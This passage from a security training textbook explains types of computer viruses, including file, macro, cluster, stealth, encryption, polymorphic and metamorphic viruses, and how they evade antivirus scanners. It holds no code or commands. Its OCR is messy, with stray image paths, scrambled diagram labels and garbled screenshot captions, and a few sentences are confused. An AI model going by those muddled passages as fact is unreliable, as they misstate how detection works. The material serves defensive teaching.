File viruses infect files that are executed or interpreted in the system such as COM, EXE, SYS, OVL, OBJ, PRG, MNU, and BAT files. File viruses can be either direct-action (non-resident) or memory-resident. Overwriting viruses cause irreversible damage to the files. These viruses mainly target a range of operating systems that include Windows, UNIX, DOS, and Macintosh.

Characterizing File Viruses

File viruses are mainly characterized and described based on their physical behavior or characteristics. To classify a file virus is by the type of file targeted by it, such as EXE or COM files, the boot sector. etc. A file virus can also be characterized based on how it infects the targeted file (also known as the host files):

- **Prepending:** writes itself into the beginning of the host file's code
- **Appending:** writes itself to the end of the host file
- **Overwriting:** overwrites the host file's code with its own code
- **Inserting:** inserts itself into gaps inside the host file's code

- **Companion:** renames the original file and writes itself with the host file's name
- **Cavity infector:** writes itself between file sections of 32-bit file

File viruses are also classified based on whether they are non-memory resident or memory resident. **Non-memory** resident viruses search for **EXE files** on a hard drive and then infect them, whereas memory resident viruses stays actively in memory, and trap one or more system functions. File viruses are said to be polymorphic, encrypted, or non-encrypted. A **polymorphic** or **encrypted** virus contains one or more **decryptors** and a main code. Main virus code is decrypted by the decryptor before it starts. An encrypted virus usually uses variable or fixed-key decryptors, whereas polymorphic viruses have decryptors that are randomly generated from instructions of processors and that consist of a lot of commands that are not used in the **decryption process**.


Execution of Payload:

- Direct action: Immediately upon execution
- Time bomb: After a specified period of time
- Condition triggered: Only under certain conditions

Multipartite Viruses

A multipartite virus is also known as a **multi-part virus** that attempts to attack both the boot sector and the executable or program files at the same time. When rgw virus is attached to the **boot sector**, it will in turn affect the system files, and then the virus attaches to the files, and this time it will in turn infect the **boot sector**.

FIGURE 7.7: File and Multipartite Viruses



Macro Viruses

- Macro viruses infect files created by Microsoft Word or Excel
- Most macro viruses are written using macro language Visual Basic for Applications (VBA)
- Macro viruses infect templates or convert infected documents into template files, while maintaining their appearance of ordinary document files

Macro Viruses

Microsoft Word or similar applications can be infected through a **computer virus** called macro virus, which automatically performs a sequence of actions when the application is triggered or something else. Most macro viruses are written using the macro language **Visual Basic for Applications (VBA)** and they **infect templates** or convert infected documents into template files, while maintaining their appearance of ordinary document files. **Macro viruses** are somewhat less harmful than other types. They are usually spread via an email. Pure data files do not allow the spread of viruses, but sometimes the line between a data file and an **executable file** is easily **overlooked** by the average user due to the extensive macro languages in some programs. In most cases, just to make things easy for users, the line between a data file and a program starts to blur only in cases where the default macros are set to run automatically every time the data file is loaded. Virus writers can **exploit** common programs with macro capability such as Microsoft Word, Excel, and other Office programs. Windows Help files can also contain **macrocode**. In addition, the latest exploited macrocode exists in the full version of the Acrobat program that reads and writes PDF files.





FIGURE 7.8: Macro Viruses



Cluster Viruses

Cluster Viruses

- Cluster viruses modify directory table entries so that it points users or system processes to the virus code instead of the actual program

Virus Copy


- There is only one copy of the virus on the disk infecting all the programs in the computer system

Launch Itself

- It will launch itself first when any program on the computer system is started and then the control is passed to actual program

Cluster Viruses

Cluster viruses infect files without changing the file or planting extra files they change the DOS directory information so that entries point to the virus code instead of the actual program. When a program runs DOS, it first loads and executes the virus code, and then the virus locates the actual program and executes it. Dir-2 is an example of this type of virus. Cluster viruses modify directory table entries so that directory entries point to the virus code. There is only one copy of the virus on the disk infecting all the programs in the computer system. It will launch itself first when any program on the computer system is started and then the control is passed to the actual program.



Stealth/Tunneling Viruses

- These viruses evade the anti-virus software by intercepting its requests to the operating system
- A virus can hide itself by intercepting the anti-virus software's request to read the file and passing the request to the virus, instead of the OS
- The virus can then return an uninfected version of the file to the anti-virus software, so that it appears as if the file is "clean"

Stealth/Tunneling Viruses

Stealth Viruses

These viruses try to hide themselves from antivirus programs by actively altering and corrupting the chosen service call interrupts when they are being run. Requests to perform operations in respect to these service call interrupts are replaced by virus code. These viruses state false information to hide their presence from antivirus programs. For example, the stealth virus hides the operations that it modified and gives false representations. Thus, it takes over portions of the target system and hides its virus code.

The stealth virus hides itself from antivirus software by hiding the original size of the file or temporarily placing a copy of itself in some other drive of the system, thus replacing the infected file with the uninfected file that is stored on the hard drive.

A stealth virus hides the modifications that it makes. It takes control of the system's functions that read files or system sectors and, when another program requests information that has already been modified by the virus, the stealth virus reports that information to the requesting program instead. This virus also resides in the memory.

To avoid detection, these viruses always take over system functions and use them to hide their presence.

One of the carriers of the stealth virus is the **rootkit**. Installing a rootkit generally results in this virus attack because rootkits are installed via Trojans, and thus are capable of hiding any malware.

Removal:

- Always do a **cold boot** (boot from write-protected floppy disk or CD)
- Never use **DOS** commands such as **FDISK** to fix the virus
- Use antivirus software

Tunneling Viruses

These viruses trace the steps of **interceptor** programs that monitor **operating system** requests so that they get into **BIOS** and **DOS** to install themselves. To perform this activity, they even tunnel under **antivirus** software programs.





FIGURE 7.9: Working of Stealth/Tunneling Viruses



Encryption Viruses

This type of virus uses simple encryption to encipher the code

The virus is encrypted with a different key for each infected file

AV scanner cannot directly detect these types of viruses using signature detection methods

Encryption Viruses

This type of virus consists of an **encrypted copy** of the virus and a decryption module. The decrypting module remains constant, whereas the different keys are used for encryption. These viruses generally employ **XOR** on each byte with a randomized key.

- The virus is enciphered with an **encryption key** that consists of a decryption module and an encrypted copy of the code.
- For each infected file, the virus is encrypted by using a different combination of keys, but the decrypting module part remains unchanged.
- It is not possible for the virus scanner to directly detect the virus by means of **signatures**, but the **decrypting module** can be detected.
- The decryption technique employed is x or each byte with a **randomized** key that is generated and saved by the root virus.





FIGURE 7.10: Working of Encryption Viruses



Polymorphic Code

- Polymorphic code is a code that mutates while keeping the original algorithm intact
- To enable polymorphic code, the virus has to have a polymorphic engine (also called mutating engine or mutation engine
- A well-written polymorphic virus therefore has no parts that stay the same on each infection

Encrypted Mutation Engine
Encrypted Virus Code
Decryptor Routine
1
User Runs an Infected Program
2
Decryptor routine decrypts virus code and mutation engine
Encrypted Mutation Engine (EME)
Instruct to create new DR
Instruct to create new EME
4
6
Virus Code
8
3
Virus Does the Damage
RAM
5
7
Virus encrypts itself with new key
New Decryptor Routine (NDR)
New Encrypted Mutation Engine (EME)
New Virus
New Polymorphic Virus

Polymorphic Code

Polymorphic viruses modify their code for each replication in order to avoid detection. They accomplish this by changing the encryption module and the instruction sequence. A random number generator is used for implementing polymorphism.

A mutation engine is generally used to enable polymorphic code. The mutator provides a sequence of instructions that a virus scanner can use to optimize an appropriate detection algorithm. Slow polymorphic codes are used to prevent antivirus professionals from accessing the codes.

Virus samples, which are bait files after a single execution is infected, contain a similar copy of the virus. A simple integrity checker is used to detect the presence of a polymorphic virus in the system's disk.



EXE
Encrypted Mutation Engine
Encrypted Virus Code
Decryptor Routine
1
User Runs an Infected Program
2
Decryptor routine decrypts virus code and mutation engine
Encrypted Mutation Engine (EME)
Instruct to create new DR
Instruct to create new EME
4
6
Virus Code
3
Virus Does the Damage
RAM
5
7
8
Virus encrypts itself with new key
BAT
New Decryptor Routine (NDR)
New Encrypted Mutation Engine (EME)
New Virus
New Polymorphic Virus

FIGURE 7.11: How Polymorphic Code Work

Polymorphic viruses consist of three components. They are the **encrypted virus code**, the **decryptor routine**, and the **mutation engine**. The function of the decryptor routine is to decrypt the virus code. It decrypts the code only after taking control over the computer. The mutation engine generates randomized decryption routines. This decryption routines varies every time when a new program is infected by the virus.

With a polymorphic virus, both the mutation engine and the virus code are encrypted. When a program that is infected with a polymorphic virus is run by the user, the decryptor routine takes complete control over the system, after which it decrypts the virus code and the mutation engine. Next, the control of your system is transferred by the decryption routine to the virus, which locates a new program to infect. In **RAM (Random Access Memory)**, the virus makes a **replica** of itself as well as the mutation engine. Then the virus instructs the encrypted mutation engine to generate a new randomized decryption routine, which has the capability of decrypting virus. Here, this new copy of both the virus code and mutation engine is encrypted by the virus. Thus, this virus, along with the newly **encrypted virus code** and **encrypted mutation engine (EME)**, appends this new decryption routine onto a new program, thereby continuing the process.

Polymorphic viruses that re spread by the attacker in **targeted** systems are difficult to detect because here the virus body is encrypted and the decryption routines changes each time from infection to infection and no two infections look the same; this make it difficult for the virus scanner to identify this virus.

Metamorphic Viruses

Metamorphic Viruses


Metamorphic viruses rewrite themselves completely each time they are to infect new executable

Metamorphic Code

Metamorphic code can reprogram itself by translating its own code into a temporary representation and then back to the normal code again

Example

For example, W32/Simile consisted of over 14000 lines of assembly code, 90% of it is part of the metamorphic engine


Metaphofl V1 by tHE meNTAL Driller/29a
MetaphoR V1 by tHE meNTAL Driller/29a
OK
mEtAPHOR 1b bY tHe MeNTAl drILER/29A
OK
OK
nEtAPHOr 1C bY tHE mENtal dRiller/29A
mETAPhOr 1C bY tHE mENtal dRiller/29A
OK

a.) Variant A

b.) Variant B

c.) The "Unofficial" Variant C

d.) The .D variant (which was the "official" C of the original author)

Metamorphic Viruses

Some viruses rewrite themselves to infect newly executed files. Such viruses are complex and use metamorphic engines for execution.

A code that can reprogram itself is called metamorphic code. This code is translated into the temporary code, and then converted back to the normal code. This technique, in which the original algorithm remains intact, is used to avoid pattern recognition of antivirus software. This is more effective in comparison to polymorphic code. This type of virus consists of complex extensive code.


The commonly known metamorphic viruses are:

Win32/Simile:

This virus is written in assembly language and destined for Microsoft Windows. This process is complex, and nearly 90% of virus codes are generated by this process.

Zmist:

Zmist is also known as the Zombie. Mistfall is the first virus to use the technique called "code integration." This code inserts itself into other code, regenerates the code, and rebuilds the executable.



MetaphoR V1 by tHE meNTAL Driller/29a

MetaphoR V1 by tHE meNTAL Driller/29a

a.) Variant A

mEtAPHOR 1b BY tHe MeNTAl driLER/29A

mEtAPHOR 1b BY tHe MeNTAl driLER/29A

b.) Variant B

deutsChE TeLekOM@bY@EnERGY RPP2@"g"

deutsChE TeLekOM@bY@EnERGY RPP2@"g"

